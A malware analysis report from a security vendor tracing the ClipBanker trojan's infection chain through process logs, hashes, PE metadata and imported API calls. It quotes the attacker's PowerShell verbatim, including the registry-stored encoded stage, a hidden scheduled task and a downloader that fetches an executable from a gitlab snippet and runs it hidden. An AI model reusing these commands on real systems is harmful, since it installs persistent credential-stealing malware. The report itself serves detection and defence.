

Threat Research Report: Clipbanker - 13 Second Attack

Archived: 2026-04-02 12:21:38 UTC

Written by: Max Malyutin

EXECUTIVE SUMMARY

In this article, the Cynet Research team reveals a highly complex attack that runs for only 13 seconds by using several malwares and different tactics. From our analysis, the threat that we discovered within our investigation is name the **“ClipBanker” trojan**.

The attack flow contains several stages of LOLBins (Living Off the Land) abuse, masquerading, persistency, enumeration techniques, credential thieving, fileless attacks, and finally banking trojan activities.


This attack is also using Fileless techniques in order to evade from security detections. Fileless attack has been a growing threat since 2017 and require highly sophisticated detection and prevention tools to detect and block. The most common Windows tools used in “Fileless” attacks are PowerShell, JS, VBA and WMI. PowerShell is a highly popular tool used for Fileless attack, because PowerShell commands can be executed natively on Windows without writing data to disk.

The ClipBanker Trojan is known as an information stealer and spy trojan, it aims to steal and record any type of sensitive information from the infected environment such as browser history, cookies, Outlook data, Skype, Telegram, or cryptocurrency wallet account addresses. The main goal of this threat is to steal confidential information.

The ClipBanker uses PowerShell commands for executing malicious activities. The thing that made the ClipBanker unique is its ability to record various banking actions of the user and manipulate them for its own benefit.

The distribution method of the ClipBanker is through phishing emails or through social media posts that lure users to download malicious content.

Cynet 360 is protecting your assets against this type of exploit.



This is part of an extensive series of guides about [Malware Protection](#)

MITRE ATT&CK

The attack flow that is described below contains several known MITRE tactics and techniques.

The strategic goal of the attacker is to steal information. However, in order to do it, the attacker must go through several steps to complete his malicious activity and successfully gain access to the sensitive data from the compromised environment.

In this case, the attacker begins with trying to gain **Initial Access (TA0001)** to the victim's environment, in order to gain an initial foothold on the victim machine. Then, they will use several tactics such as **Execution (TA0002)**, in order to execute the malicious code, and **Persistency (TA0003)**, in order to gain persistency on the victim system.

The attackers will often need to gain access to the victim's system in order to keep the malicious activity going and to gain access to sensitive information from the infected environment. Such sensitive information includes browser history, cookies, Outlook data, Skype, Telegram, or cryptocurrency wallet account addresses. The attackers will then need to accomplish the **Collection (TA0009)** tactic. This means that the attacker will need to use a **Defense Evasion (TA0005)** tactics to bypass security application systems from detecting the malicious activity. In order to establish a connection, the attacker will also use a **Command and Control (TA0011)** tactics to receive instruction commands from a remote server and keep performing the attack flow.


```

Grandparent Process Details.Process Params      "C:\User\██████████\AppData\Local\Temp\EguiProxy.exe"
Grandparent Process Details.Process Path        c:\users\██████████\appdata\local\temp\eguiproxy.exe
Grandparent Process Details.Process Pid        ▲ 6008
Grandparent Process Details.Process Running User ██████████
Grandparent Process Details.Process SHA256     4A471F05C7624238EF3748BF3AF4EEB2ABC20F87579ECDBEEFEA61356E23AE69
Grandparent Process Details.Process SSDeep     96:Iz3j1+n7W7AtmLykrFVEODJtutwc79LaB+UMWmLgt3x3kJ+iGczNt:mQ740hkphDEwq9LaB+UMWmLgt32gm
Grandparent Process Details.Process is signed  Not checked
Grandparent [level 3] Process Details.Process Params      "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe"
Grandparent [level 3] Process Details.Process Path        c:\windows\microsoft.net\framework\v4.0.30319\regasm.exe
Grandparent [level 3] Process Details.Process Pid        ▲ 4324
Grandparent [level 3] Process Details.Process Running User ██████████
Grandparent [level 3] Process Details.Process SHA256     A07564A8771DAFA3EBE9ACEAA20C327EFA2D0AC2EDC06B2BBC3EEBDC66600641
Grandparent [level 3] Process Details.Process SSDeep     768:NK9zVizd4aA9v/ztAJan8dBHfT6+Y6Iq8HonYDKVd0hP1DQma8090:YizSaAHqa8dBXw+HyDK/0R5mat0
Grandparent [level 3] Process Details.Process is signed  Not checked

```

As you can see in the screenshot below – Cynet has detected EguiProxy.exe (the Trojan Downloader) that was launched by RegAsm.exe (LOLBin):

- **First Downloader:** EguiProxy.exe
- **MD5:** f70428c34a100f9b3a6dbe58aea05def
- **SHA-1:** 9dd57f78f6f488bc7e96b592a7201040049f4933
- **SHA-256:** 4a471f05c7624238ef374bbf3af4eeb2abc20f87579ecdbee6a61356e23ae69
- **SSDEEP:**

96:Iz3j1+n7W7AtmLykrFVEODJtutwc79LaB+UMWmLgt3x3kJ+iGczNt:mQ740hkphDEwq9LaB+UMWmLgt32gm

Second Trojan Downloader:

Then, the Trojan Downloader downloads another malware from “hxxp://bzqopgtera[.]xyz/” that will be used as an Injector/Downloader and will execute a new malware from \AppData\Local\Temp\ directory:

```

Grandparent Process Details.Process Params      "C:\Users\██████████\AppData\Local\Temp\EguiProxy.exe"
Grandparent Process Details.Process Path        c:\users\██████████\appdata\local\temp\eguiproxy.exe
Grandparent Process Details.Process Pid        ▲ 6008
Grandparent Process Details.Process Running User ██████████
Grandparent Process Details.Process SHA256     4A471F05C7624238EF3748BF3AF4EEB2ABC20F87579ECDBEEFEA61356E23AE69
Grandparent Process Details.Process SSDeep     96:Iz3j1+n7W7AtmLykrFVEODJtutwc79LaB+UMWmLgt3x3kJ+iGczNt:mQ740hkphDEwq9LaB+UMWmLgt32gm
Grandparent Process Details.Process is signed  Not checked
Grandparent [level 3] Process Details.Process Params      "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe"
Grandparent [level 3] Process Details.Process Path        c:\windows\microsoft.net\framework\v4.0.30319\regasm.exe
Grandparent [level 3] Process Details.Process Pid        ▲ 4324
Grandparent [level 3] Process Details.Process Running User ██████████
Grandparent [level 3] Process Details.Process SHA256     A07564A8771DAFA3EBE9ACEAA20C327EFA2D0AC2EDC06B2BBC3EEBDC66600641
Grandparent [level 3] Process Details.Process SSDeep     768:NK9zVizd4aA9v/ztAJan8dBHfT6+Y6Iq8HonYDKVd0hP1DQma8090:YizSaAHqa8dBXw+HyDK/0R5mat0
Grandparent [level 3] Process Details.Process is signed  Not checked
Host Ip
HostId
Hostname
Incident detected on      04/21/20 00:47:36 (host timezone)
Incident received on     4/21/2020 12:46:59 AM (host timezone)
LastScan                 ▲ 2020-04-21 00:46:59 GMT+08:00
OS Version               Windows 7 Enterprise x64 Service Pack 1
Parent Process Details.Process Params      "C:\Users\██████████\AppData\Local\Temp\1849226900.exe"
Parent Process Details.Process Path        c:\users\██████████\appdata\local\temp\1849226900.exe
Parent Process Details.Process Pid        ▲ 5476

```





```
$thdTask = '[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("WbTbAHkAcwB9AGUabQAUe4A4Z0B9AC4UwB1AHIAdgBpAGMAZ0BQAG8AaQ
BUAHQATQbHAG4AYQbNAGUAcgBdAdoAgBTAGUAYwB1AHTAaQb0AHkAUABYAG8AdABVAGMAwBbsACAApQAGfSARQbUUAHUAbQbDAdoAgB0UAG8ATwB1AGoAZ0B7JhQkAKAbFAMeQbZAHQAZQbTAC
4ATgk1AHQALgBTAGUAYwB1AHTAaQb0AHkAUABYAG8AdABVAGMAwBbsAFQAGeQwBAGUAXQAsACAAmWAdCAGMgAPdAsAQkAQcQAYgBHhAHMAZQA2ADQAcwB9AHIaAQCwAGcAIaA9AACAkAAoAe4AZQ
B3ACBAtwB1AGoAZ0B7JhQIABTAKcBw0AGUAbQAUe4A4Z0B9AC4VwB1AGIAQwBsAGkAZQbUAHQAKUaUeQAbwB3AG44AbABVAGEAZABTAHQAcgBpAG4ZwB1AGoAZ0B7JhQkAKAbFAMeQbZAHQAZQbTAC
cAaQ0BAGwAYQb1AC4AYwBAG0ALwBVAEwAQ0bNAGIAeAgB1AFAmMwA3AC8AgcB0AC8wBAGkACABwAGUADABZAC8AMQAS5ADUANGaZADAANQAVHAIYQb3ACkAQpAA0ACgBBAEKTAUwAeYAAQ
BsAGUAXQAG4DoAVwBAGkADAB1AEABABSAEIAeQb0AGUAcwAOACIAJAB1AG4AdG6AHQAZQbTAAHAXABJhMALgB1AHgAZQAIcWAIABBAEMAbwBUAHYAZQbYAHQAZQAG6DoARgBAG8ABQbCG
EAcwB1ADYANABTAHQAcgBpAG4AZwAOACQAYgBHhAHMAZQA2ADQAcwB0AHTAaQBUAGcAKQAPAA0ACgBZAHQAZQbYAHQALQbWHAHAbwB7JAGUAcwBzCAAIgkAGUAbgB2ADoAdAB1AG0cABcAGM
AcwAUAGUeAB1ACIAIAAATAFcAaQ0BAGUAbwB3ACAASABpAQZAB1AG4IAAAGHwAIABVAHUADAATAG4ADQbSAGAMQAKAA==") | iex'
if(!(test-path HKCU:\Software\cr)){
  New-Item -Path HKCU:\Software -name cr
}
New-ItemProperty -Path HKCU:\Software\cr -Name f -PropertyType String -Value $thdTask -force | out-null
start-process cmd.exe -ArgumentList ' /c schtasks /create /f /tn "Update Shell" /sc hourly /mo 2 /tr "powershell -w 1 -e aQb1AHgAIAAkcARwB1AHQA
LQB1AHQAZQbTAFACgBvAHAAZQbYAHQAZQAG6DoARgBAG8ABQAUABHQAeAAGCAASABLAEMAVQAG6AFwUwBvAGYADAB3AGEAcgB1AFwAYwByACALQBOAGeAbQb1ACAAZgAgAC0ARQbYAH1AbwBvAEAYwB8
AGkAbwBUACAuUw0BAG8ACApAC4AZAA=" -WindowStyle Hidden
```

1. The first part of the PowerShell command is the *\$thdTask* variable, which contains another base64 string. After encoding the base 64 command, we got the following command:

```
1 [System.Net.ServicePointManager]::SecurityProtocol = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);
2 $base64string = ((New-Object System.Net.WebClient).DownloadString('https://gitlab.com/UL9gbzuP37/rt/snippets/1956305/raw'))
3 [IO.File]::WriteAllBytes("$env:temp\cs.exe", [Convert]::FromBase64String($base64string))
4 start-process "$env:temp\cs.exe" -Window Hidden | out-null
5
```

The above command is using “System.Net.WebClient” and “DownloadString” to initiate network connectivity to gitlab.com (https://gitlab.com/UL9gbzuP37/rt/snippets/1956305/raw) and to download the cs.exe file to %temp% directory.

When trying to access the malicious URL, we saw that it contains a large base64 string, as you can see below:



After decoding the base64 string, we have figured that the base64 string is basically a PE file (an MZ file) that will be downloaded to \$env:temp (environment variable of the TEMP directory C:\Users\user\AppData\Local\Temp) the payload as “cs.exe”:

- [IO.File]::WriteAllBytes(“\$env:temp\cs.exe”, [Convert]::FromBase64String(\$base64string))

Finally, the payload executes by start-process command.

- start-process “\$env:temp\cs.exe”


property	value
md5	884DA153FA3617C79A67B1941E4493ED
sha1	E13468C15D103F0BB96D3F93A1A042F030134C8B
sha256	E09013A2AC876746A5143F8EE8F997B06688871ADC05DDB81AEB9A1A69FA6F88
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
first-bytes-text	M Z@.....
size	232448 (bytes)
size-without-overlay	n/a
entropy	6.511
imphash	2C4E53C0E52D52FA0C782046AFE2374F
signature	Microsoft Visual C++ 8
entry-point-hex	E8 3B 08 00 00 E9 7A FE FF FF 8B 4D F4 64 89 0D 00
file-version	n/a
description	n/a
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	Tue Mar 24 02:59:30 2020
debugger-stamp	Tue Mar 24 02:59:30 2020
resources-stamp	empty
exports-stamp	n/a
version-stamp	n/a

The Trojan Banker’s static metadata and history (from VirusTotal.com)

History ⓘ	
Creation Time	2020-03-24 09:59:30
First Submission	2020-03-27 12:50:06
Last Submission	2020-03-27 12:50:06

From the static analysis of the cs.exe payload we have found some hints about the malicious activity and basic functionality that it will soon execute and use on the compromised environment.

The following screenshot of the malicious file can show that the sections of the files are not packed or encrypted. We can also see the assembly code and start figuring out the malicious context and purpose of this Trojan Banker:



The first step in understanding the functionality of the payload, then will be to check the imports and the API calls that have been used by the payload.

The main functions that we discovered are:


- **CreateProcess**: this function allows the attacker to create a new process and its primary thread. The new process runs in the security context of calling the process. Most of the time, the attackers will use this API call to execute the malicious process:

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
00034AA4	N/A	0003483C	00034840	00034844	00034848	0003484C
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	87	00035E94	00000000	00000000	000360A4	00026008
USER32.dll	5	00035FF4	00000000	00000000	0003610E	00026168
ADVAPI32.dll	1	00035E8C	00000000	00000000	0003612A	00026000


OFTs	FTs (IAT)	Hint	Name
0003489C	00024A10	00034A42	00034A44
Dword	Dword	Word	szAnsi
0003602A	0003602A	00D7	CreateMutexA
0003603A	0003603A	057D	Sleep
00036042	00036042	00E0	CreateProcessA
00036054	00036054	0273	GetModuleFileNameA
0003606A	0003606A	032D	GlobalAlloc
00036078	00036078	033F	GlobalUnlock

- **CreateDirectory**: this function allows the attacker to create a new directory. If the underlying file system supports security on files and directories, the function applies a specified security descriptor to the new directory. Usually, the attackers will use this API call to create the directory where the


malicious component will be stored in order to gain persistency on the victim’s host.



- **WriteFile:** this function allows the attacker to write data to the specified file or input/output (I/O) device. Usually, the adversaries will use this API call to create (write) a malicious file component. It also can be used for persistency and post-exploitation methods.




- **GetCommandLine:** this function allows the attacker to retrieve the command-line string for the current process. Attackers use this API call to execute (run command line) malicious code. It can also be used for Fileless and post-exploitation methods.

